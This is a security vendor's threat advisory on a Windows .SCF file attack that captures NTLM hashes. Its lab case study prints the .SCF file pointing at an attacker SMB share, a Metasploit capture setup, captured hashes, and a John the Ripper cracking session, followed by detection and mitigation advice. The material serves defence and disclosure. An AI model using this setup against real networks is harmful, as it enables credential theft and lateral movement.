AUTHOR: ROD SOTO | JASKLABS-TA-0004

JASK THREAT ADVISORY | TLP: WHITE | RISK FACTOR: MEDIUM

NEW TYPE OF WINDOWS .SCF FILE BASED PASS THE HASH/HASH EXTRACTION ATTACK

OVERVIEW

A new way of abusing NTLM Hash exchange process has been recently discovered. This process, according to Microsoft, is a feature for single sign on (SSO). It allows users to login and access different resources within a network without inputting passwords multiple times and another feature allows operational exchanges from Microsoft based applications without the user interaction. There are several techniques to perform this attack, however this specific attack **does not** require user interaction. This type of attack has been showcased before using an internet chrome browser extension along with what is called Windows Explorer Shell Commands (.SCF) file which is what delivers the payload.

This attack vector has been exploited before with many attack tools. This new way of abusing this functionality, without user interaction, adds the malicious payload that extracts the hash from a windows share. Once the hash has been obtained it can be cracked with open source tools. All versions of Windows are said to be vulnerable until Windows 10. Microsoft has produced a security advisory addressing this type of attack.

This attack is likely to be used during the post-exploitation process as it does not grant remote immediate access or code execution.


INDICATORS

This type of attack can only happen in a Microsoft network environment and it needs a user/machine accessing a windows file share. Users in Microsoft Windows networks constantly access file shares to work on files or to save files. Because these tasks are repeated multiple times, NTLM authentication is needed in order to allow users to interact with shares without having to input passwords or other authentication methods when using shares and also when using applications. The majority of these type of authentications happen within the perimeter.

One of the possible indicators of this type of attack is the appearance of SMB authentication prompts to SMB shares outside the perimeter. Outbound SMB traffic is usually denied in most enterprises, so the effectiveness of this attack is very limited on common enterprises, however this type of attack can be very effective if used in post exploitation environments by placing the .scf file with the payload in a share accessed by multiple users or applications then extracting NTLM hashes and then cracking then for use in remote access or further lateral movement.

LAB STUDY/CASE STUDY

The following screen captures show an example of setup of this attack in a windows active directory domain network. The file (.SCF) must be placed in a shared folder in combination with a payload, likely generated by an exploitation tool, in order to successfully extract the NTLM hash. What follows below is a slightly modified version of Juan Diego's proof of concept. This proof of concept was done within an Active Directory network instead of a peer to peer.



```
[Shell]
Command=2
IconFile=\\10.0.0.99\testshare\test.ico
[Taskbar]
Command=ToggleDesktop
```

```
   Name            Current Setting   Required  Description
   ----            ---------------   --------  -----------
   CAINPWFILE                        no        The local filename t
in Cain&Abel format
   CHALLENGE       1122334455667788  yes       The 8 byte server ch
   JOHNPWFILE                        no        The prefix to the lo
re the hashes in John format
   SRVHOST         0.0.0.0           yes       The local host to li
be an address on the local machine or 0.0.0.0
   SRVPORT         445               yes       The local port to li


Auxiliary action:

   Name     Description
   ----     -----------
   Sniffer


msf auxiliary(smb) > set JOHNPWFILE /tmp/hash.txt
JOHNPWFILE => /tmp/hash.txt
msf auxiliary(smb) > set SERVHOST 10.0.0.99
SERVHOST => 10.0.0.99
msf auxiliary(smb) > exploit -j
[*] Auxiliary module running as background job 0.

[*] Server started.
msf auxiliary(smb) > 
```

Fig 1.1 Shows attack setup

In the figure above a shell command file is setup in a testshare along with SMB scan auxiliary module from Metasploit Framework, the figure below shows the network share and file.






Fig 1.2 Shows Domain network testshare



```
NTHASH:8614b8a84404b1c0333c8875a22bc10690bbf6a7edcf549d
[*] SMB Captured - 2017-11-04 14:28:24 -0400
NTLMv1 Response Captured from 10.0.0.3:2201 - 10.0.0.3
USER:user1 DOMAIN:KANDKCTF OS:Windows 2002 Service Pack 3 2600
LMHASH:76365e2d142b5612cd10e1b93d342334e8fd283ecd7b9170
NTHASH:8614b8a84404b1c0333c8875a22bc10690bbf6a7edcf549d
[*] SMB Capture - Empty hash captured from 10.0.0.3:2203 - 10.0
ring ...
[*] SMB Captured - 2017-11-04 14:28:25 -0400
NTLMv1 Response Captured from 10.0.0.3:2203 - 10.0.0.3
USER:user1 DOMAIN:KANDKCTF OS:Windows 2002 Service Pack 3 2600
LMHASH:76365e2d142b5612cd10e1b93d342334e8fd283ecd7b9170
NTHASH:8614b8a84404b1c0333c8875a22bc10690bbf6a7edcf549d
[*] SMB Capture - Empty hash captured from 10.0.0.3:2205 - 10.0
ring ...
[*] SMB Captured - 2017-11-04 14:28:25 -0400
NTLMv1 Response Captured from 10.0.0.3:2205 - 10.0.0.3
USER:user1 DOMAIN:KANDKCTF OS:Windows 2002 Service Pack 3 2600
LMHASH:76365e2d142b5612cd10e1b93d342334e8fd283ecd7b9170
NTHASH:8614b8a84404b1c0333c8875a22bc10690bbf6a7edcf549d
[*] SMB Capture - Empty hash captured from 10.0.0.3:2210 - 10.0
ring ...
[*] SMB Captured - 2017-11-04 14:28:30 -0400
NTLMv1 Response Captured from 10.0.0.3:2210 - 10.0.0.3
USER:user1 DOMAIN:KANDKCTF OS:Windows 2002 Service Pack 3 2600
LMHASH:76365e2d142b5612cd10e1b93d342334e8fd283ecd7b9170
NTHASH:8614b8a84404b1c0333c8875a22bc10690bbf6a7edcf549d
```

Fig 1.3 Shows attack

As seen in the figure above the NTLM hashes are captured by the MSF auxiliary payload as other users access the testshare. Below is the final part of the attack where the NTLM hashes are cracked and the passwords are revealed. As stated before,this type of attack is most likely to occur during post exploitation.



```
root@kali20171:~# cd /tmp
root@kali20171:/tmp# john hash.txt_netntlmv2
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 3 password hashes with 3 different salts (netntlmv2, NTLI
D5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (user2)
Password1        (user2)
Password1        (user2)
3g 0:00:00:00 DONE 2/3 (2017-11-04 14:30) 30.00g/s 199210p/s 27
assword1
Use the "--show" option to display all of the cracked passwords
Session completed
root@kali20171:/tmp# 
```

Fig 1.4 Shows final NTLM password cracking done via John The Ripper

JASK DETECTION

JASK Trident already has detection for abnormal/unusual access patterns, as well as unusual/abnormal SMB commands in network traffic. JASK Trident can detect post exploitation patterns, lateral movement post exploitation such as PSExec or Eternal Blue and most importantly initial exploit delivery by analyzing network traffic. JASK Trident applies analytics and machine learning algorithms based on multi contextual factors in order to determine anomalies and threats. JASK Trident also correlates threat intelligence to provide an industry/vertical view of different crimeware reputation and intelligence services.

MITIGATION

There are several ways of mitigating Pass The Hash and other credential reuse/theft attacks. Enterprise administrators must consider legacy applications when enabling some of these protections, as they may break functionality of many of such applications and cause functionality issues across the enterprise. This attack does not seem to work against updated Microsoft Windows 10 and newer.

- Apply ADV170014 security advisory
- Deny outbound SMB traffic
- Microsoft suggested mitigations
- SANS Institute suggested mitigations
- Black Hat 2015 - Defeating Pass The Hash
- Use long and complex passwords which take longer to crack and will delay further attacker movement
- Setting up password protected shares defeats this attack under peer to peer network environments

JASK

ABOUT JASK.AI

JASK monitors networks end to end, surfacing, triaging and mapping the most relevant attacks at unprecedented speed, using advanced AI. Analysts are empowered to make informed decisions faster and with more precision.

www.jask.ai